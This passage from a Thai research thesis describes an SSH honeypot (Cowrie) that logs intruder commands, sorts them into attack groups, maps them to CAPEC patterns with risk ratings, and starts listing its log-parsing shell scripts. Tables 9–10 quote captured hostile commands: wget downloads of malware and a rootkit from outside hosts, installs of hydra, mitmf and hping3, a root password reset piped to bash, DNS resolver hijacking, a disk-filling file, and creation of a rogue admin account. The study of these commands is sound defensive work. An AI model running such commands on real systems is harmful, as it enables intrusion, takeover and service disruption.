นำส่งข้อมูลบันทึกจัดเก็บไปที่เครื่องรีพอร์ตเซิร์ฟเวอร์ และทำการจัดรูปแบบข้อมูล เปลี่ยนแปลงข้อมูลให้อยู่ในรูปแบบที่มีโครงสร้าง เพื่อนำไปวิเคราะห์และแสดงผล

ขั้นตอนที่ 3. การแจ้งเตือน

ระบบจะทำการแจ้งเตือนไปที่ผู้ดูแลระบบ โดยแบ่งเป็น 2 กรณี คือ 1.แจ้งเตือนเมื่อพบผู้บุกรุกเข้าสู่ระบบสำเร็จ และ 2.แจ้งเตือนเมื่อพบคำสั่งการโจมตีใหม่ เพื่อให้ผู้ดูแลระบบทำการตรวจสอบและนำไปพัฒนาระบบรักษาความปลอดภัยที่มีอยู่ให้ดียิ่งขึ้น

3.3 รวบรวมคำสั่งการโจมตี

เริ่มจากผู้วิจัยทำการตั้งค่าระบบให้ผู้บุกรุกสามารถเข้าสู่ระบบได้อย่างง่ายดาย โดยกำหนดให้เข้าสู่ระบบด้วยชื่อผู้ใช้และรหัสผ่านอะไรก็ได้ จากนั้นทำการเก็บรวบรวมข้อมูลบันทึกจัดเก็บคำสั่งการโจมตีให้ได้มากที่สุด และนำไปจำแนกกลุ่มของคำสั่ง เพื่อจัดทำเป็นไฟล์กฎหรือไฟล์ต้นแบบในการจำแนกประเภทของกลุ่มการโจมตีผ่านทางเชลล์สคริปต์ ทำให้ระบบหลังการพัฒนาสามารถจำแนกกลุ่มของคำสั่งการโจมตี และทำการแจ้งเตือนอัตโนมัติไปที่ผู้ดูแลระบบ โดยในการจำแนกประเภทกลุ่มของรูปแบบการโจมตีได้ผ่านการตรวจทานจากผู้เชี่ยวชาญด้านความมั่นคงของระบบเทคโนโลยีสารสนเทศ

ภายหลังจากการจัดทำไฟล์กฎการจำแนกประเภทคำสั่งการโจมตี จึงทำการพัฒนาระบบที่สมบูรณ์ โดยมีการกำหนดชื่อผู้ใช้และรหัสผ่านในการเข้าสู่ระบบที่รัดกุมมากขึ้น รายละเอียดการกำหนดโครงแบบแสดงดังภาคผนวก ข

จากการเปิดให้ผู้รุกบุกเข้าสู่ระบบด้วยชื่อผู้ใช้และรหัสผ่านใดๆ ทำให้รวบรวมคำสั่งการโจมตีได้ทั้งหมด 6,847 คำสั่ง ซึ่งสามารถแบ่งกลุ่มตามวัตถุประสงค์ของการโจมตีออกเป็น 5 กลุ่ม และอีก 2 กลุ่มที่เป็นคำสั่งผิดพลาด และคำสั่งใหม่ที่ไม่เคยพบ กล่าวคือ

1. กลุ่มคำสั่งเพื่อค้นถามสารสนเทศ (Query Information)

Query Information เป็นกลุ่มของคำสั่งที่ผู้บุกรุกใช้ในการค้นถามเพื่อเรียกดูข้อมูลต่าง ๆ ภายในระบบ ตัวอย่างคำสั่งดังแสดงในตารางที่ 3

ตารางที่ 3 ตัวอย่างกลุ่มคำสั่งเพื่อค้นถามสารสนเทศ

คำสั่ง	คำอธิบาย
ls	คำสั่งแสดงข้อมูลภายในไดเรกทอรี
pwd	คำสั่งแสดงไดเรกทอรีหรือตำแหน่งที่อยู่ปัจจุบัน
ping	คำสั่งตรวจสอบสถานะเซิร์ฟเวอร์ปลายทาง
cd	คำสั่งใช้ในการเปลี่ยนที่อยู่ไดเรกทอรี
who	คำสั่งแสดงข้อมูลผู้ใช้งานที่เข้าสู่ระบบขณะนั้น
wc	คำสั่งนับจำนวนคำและบรรทัดจากไฟล์
gawk	คำสั่งใช้ในค้นหาข้อมูลข้อความ
ps	คำสั่งแสดงกระบวนการที่ทำงานในเซิร์ฟเวอร์

คำสั่ง	คำอธิบาย
grep	คำสั่งค้นหาบรรทัดในไฟล์ที่ตรงเงื่อนไข
groups	คำสั่งแสดงข้อมูลกลุ่มของผู้ใช้งานระบบ
cat	แสดงผลข้อมูลภายในไฟล์ในรูปแบบข้อความ
logname	คำสั่งแสดงชื่อผู้ใช้งานที่เข้าสู่ระบบ
nl	คำสั่งแสดงเลขที่บรรทัดของข้อมูลในไฟล์
top	คำสั่งจัดเรียงอันดับแสดงการทำงานของกระบวนการ
free	คำสั่งแสดงข้อมูลการใช้งานหน่วยความจำ
locate	คำสั่งใช้ในการค้นหาไฟล์หรือไดเรกทอรี
find	คำสั่งใช้ในการค้นหาไฟล์หรือไดเรกทอรี
more	คำสั่งอ่านข้อมูลและค้นหาข้อมูลในไฟล์
history	คำสั่งเรียกดูคำสั่งที่เคยใช้งานมาทั้งหมด
egrep	คำสั่งค้นหาบรรทัดในไฟล์ที่ตรงเงื่อนไข
printf	คำสั่งแสดงผลข้อมูลบนหน้าจอ
dir	คำสั่งแสดงข้อมูลไดเรกทอรี
head	คำสั่งแสดงข้อมูลส่วนต้นของไฟล์
tail	คำสั่งแสดงข้อมูลส่วนท้ายของไฟล์
whoami	คำสั่งแสดงชื่อผู้ใช้งานที่ใช้เข้าสู่ระบบ
w	คำสั่งแสดงผู้ใช้งานที่เข้าสู่ระบบรวมถึงคำสั่งที่ใช้งาน
iptables	คำสั่งในการจัดการกรองไอพีพอร์ตที่เข้ามาใช้งาน
netstat	คำสั่งแสดงสถานะการเชื่อมต่อของเครือข่ายทั้งหมด
exit	คำสั่งออกจากระบบ
hostname	คำสั่งแสดงชื่อเครื่องที่ใช้งาน

2. กลุ่มคำสั่งเพื่อติดตั้ง (Attempt to install)

Attempt to install เป็นกลุ่มของคำสั่งที่ผู้บุกรุกนำมาใช้เพื่อพยายามทำการติดตั้งเครื่องมือ ซึ่งเครื่องมือดังกล่าวอาจเป็นเครื่องมือที่ไม่ได้รับการอนุญาต ตัวอย่างคำสั่งดังแสดงในตารางที่ 4

ตารางที่ 4 ตัวอย่างกลุ่มคำสั่งเพื่อติดตั้ง

คำสั่ง	คำอธิบาย
yum	คำสั่งในการติดตั้ง อัปเกรด โปรแกรมหรืออุปกรณ์ต่าง ๆ
apt-get	คำสั่งในการติดตั้ง อัปเกรด โปรแกรมหรืออุปกรณ์ต่าง ๆ
rpm	คำสั่งในการติดตั้ง อัปเกรด โปรแกรมหรืออุปกรณ์ต่าง ๆ
gzip	คำสั่งบีบอัดข้อมูลไฟล์
gunzip	คำสั่งยกเลิกการบีบอัดข้อมูลไฟล์
split	คำสั่งแตกไฟล์ตามจำนวนบรรทัด
tar	คำสั่งจัดเก็บรวบรวมไฟล์ข้อมูล
mount	คำสั่งติดตั้งใช้งานอุปกรณ์ที่เชื่อมต่อ

3. กลุ่มคำสั่งเพื่อโอนย้ายไฟล์ (Transfer Files)

Transfer Files เป็นกลุ่มของคำสั่งที่ผู้บุกรุกใช้ในการคัดลอก เคลื่อนย้าย หรือโหลดไฟล์ลงมาที่ระบบ ตัวอย่างคำสั่งดังแสดงในตารางที่ 5

ตารางที่ 5 ตัวอย่างกลุ่มคำสั่งเพื่อโอนย้ายไฟล์

คำสั่ง	คำอธิบาย
cp	คำสั่งคัดลอกไฟล์หรือไดเรกทอรี
mv	คำสั่งย้ายตำแหน่งไฟล์หรือไดเรกทอรี
rcp	คำสั่งคัดลอกไฟล์ข้ามเครื่องเซิร์ฟเวอร์
wget	คำสั่งดาวน์โหลดไฟล์จากเว็บไซต์
curl	คำสั่งในการรับ/ส่งข้อมูลจากเซิร์ฟเวอร์ผ่านโปรโตคอล
scp	คำสั่งคัดลอกไฟล์ข้อมูลแบบเข้ารหัสความปลอดภัย

4. กลุ่มคำสั่งเพื่อเปลี่ยนแปลงโครงแบบ (Change Configuration)

Change Configuration เป็นกลุ่มของคำสั่งที่ผู้บุกรุกใช้ในการเปลี่ยนแปลงค่า แก้ไขไฟล์หรือข้อมูลต่าง ๆ ภายในระบบ ตัวอย่างคำสั่งดังแสดงในตารางที่ 6

ตารางที่ 6 ตัวอย่างกลุ่มคำสั่งเพื่อเปลี่ยนแปลงโครงแบบ

คำสั่ง	คำอธิบาย
rm	คำสั่งลบไฟล์หรือไดเรกทอรี
sed	คำสั่งเปลี่ยนแปลงข้อมูลข้อความที่มีรูปแบบซับซ้อน
echo	คำสั่งในการแสดงผลบนหน้าจอ
iptables -A	คำสั่งการเพิ่มกฎในไฟร์วอลล์
vi	คำสั่งในการสร้างหรือแก้ไขไฟล์ข้อมูล
vim	คำสั่งในการสร้างหรือแก้ไขไฟล์ข้อมูล
nano	คำสั่งในการสร้างหรือแก้ไขไฟล์ข้อมูล
ed	คำสั่งในการแก้ไขข้อมูลไฟล์ชนิดหนึ่ง
chmod	คำสั่งเปลี่ยนสิทธิ์ในการเข้าถึงไฟล์
rmdir	คำสั่งลบไดเรกทอรี
mkdir	คำสั่งสร้างไดเรกทอรี
mkfile	คำสั่งสร้างไฟล์
tr	คำสั่งค้นหาและเปลียนแปลงข้อมูล
ifconfig	ค้นหาและเปลียนแปลงข้อมูล
ln	คำสั่งสร้างลิงก์เชื่อมโยงกันระหว่างไฟล์

5. กลุ่มคำสั่งเพื่อยึดครองเซิร์ฟเวอร์ (Taking Over the Server)

Taking Over the Server เป็นกลุ่มของคำสั่งที่ผู้บุกรุกใช้ในการเปลี่ยนแปลง แก้ไขรหัสผ่าน หรือข้อมูลผู้ใช้งานในส่วนต่างๆ รวมถึงเข้ายึดครองเครื่องและระบบ ตัวอย่างคำสั่งดังแสดงในตารางที่ 7

ตารางที่ 7 ตัวอย่างกลุ่มคำสั่งเพื่อยึดครองเซิร์ฟเวอร์

คำสั่ง	คำอธิบาย
usermod	คำสั่งเปลี่ยนแปลงข้อมูลของผู้ใช้งาน
passwd	คำสั่งเปลี่ยนรหัสผ่านของผู้ใช้งานระบบ
sudo	คำสั่งกระทำในสิทธิของผู้ใช้สูงสุด
su	คำสั่งการเข้าสู่ระบบด้วยรหัสชื่อผู้ใช้อื่น
useradd	ใช้เพิ่มหรือเปลี่ยนแปลงผู้ใช้งาน
userdel	คำสั่งลบผู้ใช้งานออกจากระบบ
chfin	คำสั่งกำหนดข้อมูลของผู้ใช้งาน

6. กลุ่มคำสั่งที่ผิดพลาด (Error Case)

Error Case เป็นกลุ่มของคำสั่งที่ผิดพลาด การพิมพ์ หรือการสะกดคำสั่งผิด ตัวอย่างคำสั่งดังแสดงในตารางที่ 8

ตารางที่ 8 ตัวอย่างกลุ่มคำสั่งที่ผิดพลาด

คำสั่ง	คำอธิบาย
la	ไม่มีความหมาย
wger	ไม่มีความหมาย
nani	ไม่มีความหมาย
iptalbes	ไม่มีความหมาย
gree	ไม่มีความหมาย
chmid	ไม่มีความหมาย

จากตารางที่ 8 พบว่า คำสั่งที่ไม่มีความหมาย ส่วนใหญ่เป็นคำสั่งที่มีลักษณะคล้ายกับบางคำสั่งของผู้บุกรุก เช่น คำสั่ง la คล้ายกับคำสั่ง ls เป็นคำสั่งแสดงข้อมูลภายในไดเรกทอรี หรือคำสั่ง nani ที่คล้ายกับ nano ซึ่งเป็นคำสั่งที่ใช้ในการสร้างหรือแก้ไขไฟล์ข้อมูล จากการสันนิษฐานพบว่าเนื่องด้วยตำแหน่งแป้นพิมพ์ของตัวอักษรที่ใกล้กันจึงอาจทำให้เกิดความผิดพลาดในการพิมพ์คำสั่งได้

7. กลุ่มคำสั่งใหม่ที่ไม่เคยพบ (New Case)

New Case เป็นกลุ่มของคำสั่งใหม่ที่ระบบไม่เคยพบมาก่อน

3.4 วัตถุประสงค์คำสั่งการโจมตี

คำสั่งการโจมตีที่พบในแต่ละกลุ่มจะถูกนำมาวิเคราะห์หาวัตถุประสงค์ของคำสั่ง เพื่อทำการจับคู่กับการโจมตีคาเปก โดยนำมาวิเคราะห์เฉพาะคำสั่งใน 5 กลุ่มแรก เนื่องจากกลุ่มที่ 6 เป็นกลุ่มคำสั่งที่ผิดพลาดไม่ส่งผลกระทบใด ๆ ต่อระบบ และกลุ่มที่ 7 เป็นกลุ่มคำสั่งใหม่ที่คอยรวบรวมคำสั่งที่ไม่เคยพบ และทำการแจ้งเตือนไปที่ผู้ดูแลระบบให้นำคำสั่งใหม่ที่พบมาจำแนกเข้า 6 กลุ่มข้างต้น

จากการวิเคราะห์หาวัตถุประสงค์ของคำสั่งการโจมตี ตรวจพบว่ามี 24 คำสั่ง ที่มีวัตถุประสงค์ในการโจมตีใกล้เคียงกับวัตถุประสงค์การโจมตีที่ระบุไว้ในคาเปก (CAPEC) ในงานวิจัยนี้ไม่นำคำสั่งการโจมตีที่จัดอยู่ในหมายเลขการโจมตีคาเปกเดียวกันมาวิเคราะห์ซ้ำ รายละเอียดดังตารางที่ 9

ตารางที่ 9 รายละเอียดคำสั่งการโจมตีอันตราย

กลุ่ม	คำสั่งการโจมตี	วัตถุประสงค์
1	cat /var/tmp/.var03522123 | head -n 1	เรียกดูข้อมูลบรรทัดแรกของไฟล์.var03522123
1	cat /var/tmp/.systemcache436621	เรียกดูข้อมูลไฟล์.systemcache436621
1	cat etc/passwd	เรียกดูบัญชีผู้ใช้งานทั้งหมดภายในระบบปฏิบัติการนั้น
1	cd ..	ย้ายไปไดเรกทอรีก่อนหน้า
1	ls -alR *	เรียกดูไฟล์ ไดเรคทอรีหลักและย่อยทั้งหมดในเครื่อง
1	free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	เรียกดูข้อมูลหน่วยความจำ (Memory)
2	apt-get install mitmf	ติดตั้ง MITMF (man in the middle attack framework)
2	apt-get install hydra –y	ติดตั้งโปรแกรมสำหรับการโจมตีรหัสผ่านแบบบรูทฟอร์ซ
2	apt-get install hping3	ติดตั้งซอฟต์แวร์ประเภท TCP Flood
3	wget --no-check-certificate --content-disposition https://github.com/En14c/LilyOfTheValley	ดาวน์โหลดแพ็กเกจเพื่อทำการติดตั้งรูตคิต (Rootkit)
3	iptables -A OUTPUT -p icmp --icmp-type 0 -s $SERVER_IP -d 0/0 -m state --state ESTABLISHED,RELATED -j ACCEPT	เพิ่มกฎในไฟร์วอลล์ให้ตอบรับคำขอข้อมูลแบบ ICMP (Internet Control Message Protocol)
3	wget http://flashpointy.xyz/panel/test1.exe	ดาวน์โหลดโปรแกรมที่มีจุดประสงค์ร้ายต่อระบบ ไวรัสโททอลตรวจพบว่าเป็นไวรัสประเภทมัลแวร์
3	curl https://api.the-black-hack.jehaisleprintemps.net	เรียกใช้งานเอพีไอ
3	wget https://www.microsoft.com/en-us/download/details.aspx?id=18465	ดาวน์โหลดโปรแกรมที่ใช้ในการล็อคบัญชีผู้ใช้งาน
3	wget https://cloudypirate.com/cklacds0kup7/500-worst-passwords.txt.bz2.html	ดาวน์โหลดไฟล์รวบรวมรหัสผ่าน
3	wget https://goo.gl/RZqVFK	ดาวน์โหลดโปรแกรม Phishbait Maker เป็นโปรแกรมที่ใช้ในการทำฟิชชิง (Phishing)
4	vi /etc/sysctl.conf	แก้ไขเซิร์ฟเวอร์ให้สามารถกำหนดเส้นทางส่งต่อข้อมูล (IP Packet Forwarding) ระหว่างอินเตอร์เฟส
4	echo "root:JwdgyhDYlprP"|chpasswd|bash	เปลี่ยนรหัสผ่านของบัญชีผู้ใช้งานรูท
4	mkfile 100g /file1.txt	สร้างไฟล์ขนาด 100 กิกะไบต์ ที่รูทพาท ซึ่งอาจทำให้ฮาร์ดดิสเต็ม
4	echo "104.243.41.97" >/etc/resolv.conf	เปลี่ยนแปลงเลขที่ไอพีจากดีเอนเอสเซิร์ฟเวอร์อื่น
4	ifconfig eth0 down	ปิดการใช้งานเครือข่ายฮาร์ดแวร์
4	ln –s/etc/nologin file_1	สร้างไฟล์ทางลัดที่ใช้ปิดระบบความปลอดภัยโดยใช้ชื่อเหมือนคำสั่งที่ผู้ใช้งานใช้ เพื่อให้เกิดความเข้าใจผิดและใช้งานไฟล์ดังกล่าว
5	su root	เข้าใช้งานสิทธ์ผู้ดูแลระบบ
5	sudo useradd admin0	เพิ่มบัญชีผู้ใช้งานชื่อว่า admin0

3.5 จับคู่คำสั่งการโจมตีกับรูปแบบการโจมตีคาเปก

จากหัวข้อที่ 3.3 และ 3.4 เมื่อจำแนกกลุ่มของคำสั่งการโจมตี และทราบวัตถุประสงค์ของคำสั่งในแต่ละกลุ่ม ผู้วิจัยได้ทำการจับคู่คำสั่งการโจมตีที่พบกับการโจมตีคาเปกที่มีวัตถุประสงค์ของการโจมตีที่ใกล้เคียงกันด้วยวิธีทำมือ (Manual) เพื่อให้ทราบค่าโอกาสที่จะเกิด (Likelihood) และค่าผลกระทบ (Impact) ของแต่ละคำสั่ง จากนั้นนำมาทำการประมาณความเสี่ยง (Risk Estimation) โดยสามารถกำหนดค่าโอกาสที่จะเกิดความเสี่ยงและค่าผลกระทบ ดังตารางที่ 10 และได้นำส่งผลการจับคู่ให้ผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยระบบเทคโนโลยีสารสนเทศทำการตรวจสอบอีกครั้งก่อนนำมาคำนวณหาค่าความเสี่ยงตามสมการที่ (1) เพื่อให้ทราบถึงระดับความรุนแรงของคำสั่งการโจมตีที่ผู้บุกรุกนำมาใช้ ซึ่งรายละเอียดการโจมตีคาเปกที่นำมาจับคู่แสดงในภาคผนวก จ

ตารางที่ 10 การจับคู่คำสั่งการโจมตีกับการโจมตีคาเปกและการประมาณความเสี่ยง

กลุ่ม	คำสั่งการโจมตี	CAPEC ID	โอกาสที่จะเกิด	ผลกระทบ
1	cat /var/tmp/.var03522123 | head -n 1	CAPEC-155	Medium	Medium
1	cat /var/tmp/.systemcache436621	CAPEC-37	High	Very High
1	cat etc/passwd	CAPEC-55	Medium	Medium
1	cd ..	CAPEC-139	High	High
1	ls -alR *	CAPEC-127	High	Medium
1	free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	CAPEC-54	High	Low
2	apt-get install mitmf	CAPEC-94	High	Very High
2	apt-get install hydra –y	CAPEC-49	Medium	High
2	apt-get install hping3	CAPEC-125	High	Medium
3	wget --no-check-certificate --content-disposition https://github.com/En14c/LilyOfTheValley	CAPEC-552	Medium	High
3	iptables -A OUTPUT -p icmp --icmp-type 0 -s $SERVER_IP -d 0/0 -m state --state ESTABLISHED,RELATED -j ACCEPT	CAPEC-285	Medium	Low
3	wget http://flashpointy.xyz/panel/test1.exe	CAPEC-441	Medium	High
3	curl https://api.the-black-hack.jehaisleprintemps.net	CAPEC-36	Medium	High
3	wget https://www.microsoft.com/en-us/download/details.aspx?id=18465	CAPEC-2	High	Medium
3	wget https://cloudypirate.com/cklacds0kup7/500-worst-passwords.txt.bz2.html	CAPEC-16	Medium	High
3	wget https://goo.gl/RZqVFK	CAPEC-98	High	Very High
4	vi /etc/sysctl.conf	CAPEC-13	High	Very High


กลุ่ม	คำสั่งการโจมตี	CAPEC ID	โอกาสที่จะเกิด	ผลกระทบ
4	echo "root:JwdgyhDYlprP"|chpasswd|bash	CAPEC-22	High	High
4	mkfile 100g /file1.txt	CAPEC-537	Low	High
4	echo "104.243.41.97" >/etc/resolv.conf	CAPEC-275	High	Very High
4	ifconfig eth0 down	CAPEC-583	Low	High
4	ln –s/etc/nologin file_1	CAPEC-132	Low	High
5	su root	CAPEC-70	Medium	High
5	sudo useradd admin0	CAPEC-476	Low	High

บทที่ 4
การพัฒนาระบบ

ในบทนี้ได้กล่าวถึงการออกแบบระบบ สภาพแวดล้อมและเครื่องมือที่ใช้ในการพัฒนา และขั้นตอนในการพัฒนาระบบ ซึ่งมีรายละเอียดดังต่อไปนี้

4.1 การออกแบบระบบ

ระบบที่พัฒนาขึ้นประกอบด้วยขั้นตอนสำหรับช่วยในการจัดเก็บรวบรวมข้อมูลในรูปแบบของล็อก (Log) ผ่านฮันนีพอต เพื่อนำข้อมูลดังกล่าวมาจัดรูปแบบและจำแนกกลุ่มของคำสั่งการโจมตีผ่านทางเชลล์สคริปต์ จากนั้นหากพบไฟล์หรือลิงก์อันตราย ระบบจะทำการส่งไฟล์หรือลิงก์เหล่านั้นไปหารูปแบบการโจมตีผ่านไวรัสโททอล และทำการวิเคราะห์ผลผ่านอีแอลเคสแต็ก พร้อมทำการแจ้งเตือนกลับมาที่ผู้ดูแลระบบ ดังแสดงในภาพที่ 7



ภาพที่ 7 ภาพรวมการออกแบบและพัฒนาระบบ

4.2 สภาพแวดล้อมและเครื่องมือที่ใช้ในการพัฒนา

สภาพแวดล้อมและเครื่องมือที่ใช้ในการพัฒนาประกอบไปด้วยฮาร์ดแวร์ และซอฟต์แวร์ ซึ่งมีรายละเอียดดังต่อไปนี้

4.2.1 ระบบฮาร์ดแวร์

ในงานวิจัยนี้ได้ออกแบบระบบโดยการสร้างคอมพิวเตอร์เสมือน (Virtual Machine) จำนวน 2 เครื่อง บนกูเกิลคลาวด์แพลตฟอร์ม ประกอบด้วย

เครื่องที่ 1: ฮันนีพอตเซิร์ฟเวอร์

- หน่วยการประมวลผล (CPU) 1 vCPU
- หน่วยความจำ (Memory) 3.75 กิกะไบต์ (RAM 3.75 GB)
- ฮาร์ดดิสก์ความจุ 20 กิกะไบต์ (20 GB)
- ระบบปฏิบัติการลินุกซ์ (Linux)

เครื่องที่ 2: รีพอร์ตเซิร์ฟเวอร์

- หน่วยการประมวลผล (CPU) 1 vCPU
- หน่วยความจำ (Memory) 3.75 กิกะไบต์ (RAM 3.75 GB)
- ฮาร์ดดิสก์ความจุ 20 กิกะไบต์ (20 GB)
- ระบบปฏิบัติการลินุกซ์ (Linux)

4.2.2 ระบบซอฟต์แวร์

เครื่องคอมพิวเตอร์เสมือนที่ใช้ในการพัฒนามีการติดตั้งซอฟต์แวร์ดังต่อไปนี้

เครื่องที่ 1 : ฮันนีพอตเซิร์ฟเวอร์

- CENTOS-7 (64 bit)
- Honeypot (cowrie) 19.10.0
- Shell Script
- Filebeat 7.2.0
- VirusTotal


เครื่องที่ 2 : รีพอร์ตเซิร์ฟเวอร์

- CENTOS-7 (64 bit)
- Elasticsearch 7.2.0
- Logstash 7.2.0
- Kibana 7.2.0
- Nginx 1.17.0

4.3 ขั้นตอนการพัฒนาระบบ

4.3.1 การกำหนดค่าโครงแบบ


การกำหนดค่าโครงแบบ (Configuration) เริ่มจากเปลี่ยนพอร์ตเริ่มต้น (Default Port) จากพอร์ตซีเคียวเชล (SSH: Secure Shell) 22 เป็นพอร์ต 2332 โดยหมายเลขพอร์ตที่เปลี่ยนสามารถกำหนดเป็นเลขอะไรก็ได้เพื่อให้เซิร์ฟเวอร์จริงไม่ถูกโจมตี จากนั้นทำการติดตั้งฮันนีพอตลงมาที่เครื่องเซิร์ฟเวอร์ ดังรายละเอียดในภาคผนวก ข และกำหนดพอร์ตของฮันนีพอตให้เป็นพอร์ต 22 แทนที่พอร์ตของซีเคียวเชล ดังที่แสดงในภาพที่ 8



ภาพที่ 8 คำสั่งในการปลี่ยนหมายเลขพอร์ต

4.3.2 การจัดเก็บและรวบรวมข้อมูล

เมื่อมีผู้โจมตีพยายามทำการเข้าสู่ระบบ ทั้งสามารถเข้าสู่ระบบได้สำเร็จและไม่สำเร็จ ฮันนีพอตจะเริ่มทำการจัดเก็บข้อมูลพฤติกรรมของผู้โจมตีทั้งหมดอยู่ในรูปแบบของบันทึกจัดเก็บ ชื่อว่า cowrie.log ดังแสดงในภาพที่ 9



ภาพที่ 9 ตัวอย่าง cowrie.log

4.3.3 การกำหนดการทำงานระบบ

ภายในฮันนีพอตเซิร์ฟเวอร์ได้ทำการจัดรูปแบบข้อมูลบันทึกจัดเก็บ และกำหนดรูปแบบการทำงานของระบบผ่านเชลล์สคริปต์ทั้งหมด 5 เชลล์สคริปต์ ได้แก่ 1.สคริปต์สำหรับรวบรวมข้อมูลบันทึกจัดเก็บ 2.สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บ 3.สคริปต์สำหรับตรวจจับการเข้าสู่ระบบ 4.สคริปต์สำหรับตรวจจับคำสั่งการโจมตี และ 5.สคริปต์สำหรับตรวจสอบไฟล์อันตราย โดยแต่ละเชลล์สคริปต์มีการกำหนดรูปแบบการทำงานที่แตกต่างกันดังต่อไปนี้

4.3.3.1 สคริปต์สำหรับรวบรวมข้อมูลบันทึกจัดเก็บ

สคริปต์สำหรับรวบรวมข้อมูลบันทึกจัดเก็บมีชื่อว่า main_monitor.sh ทำหน้าที่ในการดึงข้อมูลบันทึกจัดเก็บ (cowrie.log) จากฮันนีพอตทุก ๆ 1 ชั่วโมง มาเก็บรวบรวมไว้เพื่อนำไปประมวลผลต่อในขั้นตอนถัดไป ในการกำหนดเวลาทุก ๆ 1 ชั่วโมง อ้างอิงจากบริษัทซอฟต์แวร์รักษาความปลอดภัยคอมพิวเตอร์ระดับโลกของสหรัฐอเมริกา หรือที่รู้จักกันดีในนามแอนตี้ไวรัสแม็กอาฟี (McAfee) [15] ได้มีการกำหนดเวลาในการอัปเดตความปลอดภัยใหม่ ๆ ทุก 1 ชั่วโมง

main_monitor.sh ยังเป็นสคริปต์หลักที่ใช้ควบคุมการทำงานของสคริปต์อีก 4 สคริปต์ คือ getlog.sh, check_login.sh, check_cmd.sh และ check_suspectfile.sh

```
. /home/cowrie/script/config.txt
#PLOGC=/home/cowrie/cowrie/var/log/cowrie
#PLOGS=/home/cowrie/logme
YHOUR=`TZ="GMT+1" date +'%Y-%m-%dT%H'`
NHOUR=`TZ="GMT+1" date +'%Y-%m-%d_%H'`

${CHOME}/script/getlog.sh ${YHOUR} ${NHOUR}
${CHOME}/script/check_login.sh ${NHOUR}
${CHOME}/script/check_cmd.sh ${NHOUR}
${CHOME}/script/check_suspectfile.sh ${NHOUR}
```

ภาพที่ 10 สคริปต์สำหรับรวบรวมข้อมูลบันทึกจัดเก็บ

4.3.3.2 สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บ

ภาพที่ 11 แสดงสคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บชื่อว่า getlog.sh

```
. /home/cowrie/script/config.txt
#PLOGC=/home/cowrie/cowrie/var/log/cowrie
#PLOGS=/home/cowrie/logme
#echo $PLOGC
#echo $PLOGS
YHOUR=$1
NHOUR=$2
#echo $YHOUR
#echo $NHOUR
LOGC=cowrie.log
LOGS=sum_cowrie_${NHOUR}.log
LOGT=sum_tmp_login_${NHOUR}.log
LOGL=sum_login_${NHOUR}.log
LOGCMD=sum_cmd_${NHOUR}.log
LOGTCMD=sum_tmp_cmd_${NHOUR}.log
cat ${PLOGC}/${LOGC}|grep ${YHOUR} > ${PLOGS}/${LOGS}
cat ${PLOGS}/${LOGS}|grep "SSHService 'ssh-userauth' on HoneyPotSSHTransport"
cat ${PLOGS}/${LOGS}|grep "login attempt" > ${PLOGS}/${LOGT}
sed -i 's/\[//g' ${PLOGS}/${LOGT}
sed -i 's/\]//g' ${PLOGS}/${LOGT}
sed -i 's/\,/ /g' ${PLOGS}/${LOGT}
sed -i 's/\// /g' ${PLOGS}/${LOGT}
awk '{print $1,$7,$10,$11,$12}' ${PLOGS}/${LOGT} > ${PLOGS}/${LOGL}
rm ${PLOGS}/${LOGT}
cat ${PLOGS}/${LOGS} |grep "CMD" > ${PLOGS}/${LOGTCMD}
